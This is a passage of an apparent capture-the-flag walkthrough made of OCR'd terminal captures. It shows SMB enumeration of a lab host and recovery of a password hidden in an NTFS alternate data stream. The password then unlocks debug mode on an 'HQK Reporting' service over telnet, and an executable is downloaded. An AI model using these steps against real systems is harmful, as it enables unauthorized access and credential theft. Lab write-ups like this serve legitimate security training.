
```
smb: \C.Smith\HQK Reporting\> dir
  .                                   D        0  Fri Aug  9 02:06:17 2019
  ..                                  D        0  Fri Aug  9 02:06:17 2019
  AD Integration Module               D        0  Fri Aug  9 15:18:42 2019
  Debug Mode Password.txt             A        0  Fri Aug  9 02:08:17 2019
  HQK_Config_Backup.xml               A      249  Fri Aug  9 02:09:05 2019

                10485247 blocks of size 4096. 6449602 blocks available
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Fri Aug  9 02:06:12 2019 +03
access_time:    Fri Aug  9 02:06:12 2019 +03
write_time:     Fri Aug  9 02:08:17 2019 +03
change_time:    Fri Aug  9 02:08:17 2019 +03
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
```




```
smb: \C.Smith\HQK Reporting\> get "Debug Mode Password.txt:Password:$DATA"
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt:Password:$DATA of size 15 as Debug Mode Password.txt:Password:$DATA (0.0 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \C.Smith\HQK Reporting\>
```




```
root@kali:~/Masaüstü# cat Debug\ Mode\ Password.txt\:Password\:\$DATA
WBQ201953D8w
root@kali:~/Masaüstü#
```




```
root@kali:~/Masaüstü# telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  COMPARISONS
[1]   Invoices (Ordered By Customer)
[2]   Products Sold (Ordered By Customer)
[3]   Products Sold In Last 30 Days

Current Directory: ALL QUERIES
>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>debug WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
```



```
smb: \C.Smith\HQK Reporting\AD Integration Module\> dir
  .                                   D        0  Fri Aug  9 15:18:42 2019
  ..                                  D        0  Fri Aug  9 15:18:42 2019
  HqkLdap.exe                         A    17408  Thu Aug  8 02:41:16 2019

                10485247 blocks of size 4096. 6449944 blocks available
smb: \C.Smith\HQK Reporting\AD Integration Module\> get HqkLdap.exe
getting file \C.Smith\HQK Reporting\AD Integration Module\HqkLdap.exe of size 17408 as HqkLdap.exe (13.5 KiloBytes/sec) (average 13.5 KiloBytes/sec)
```



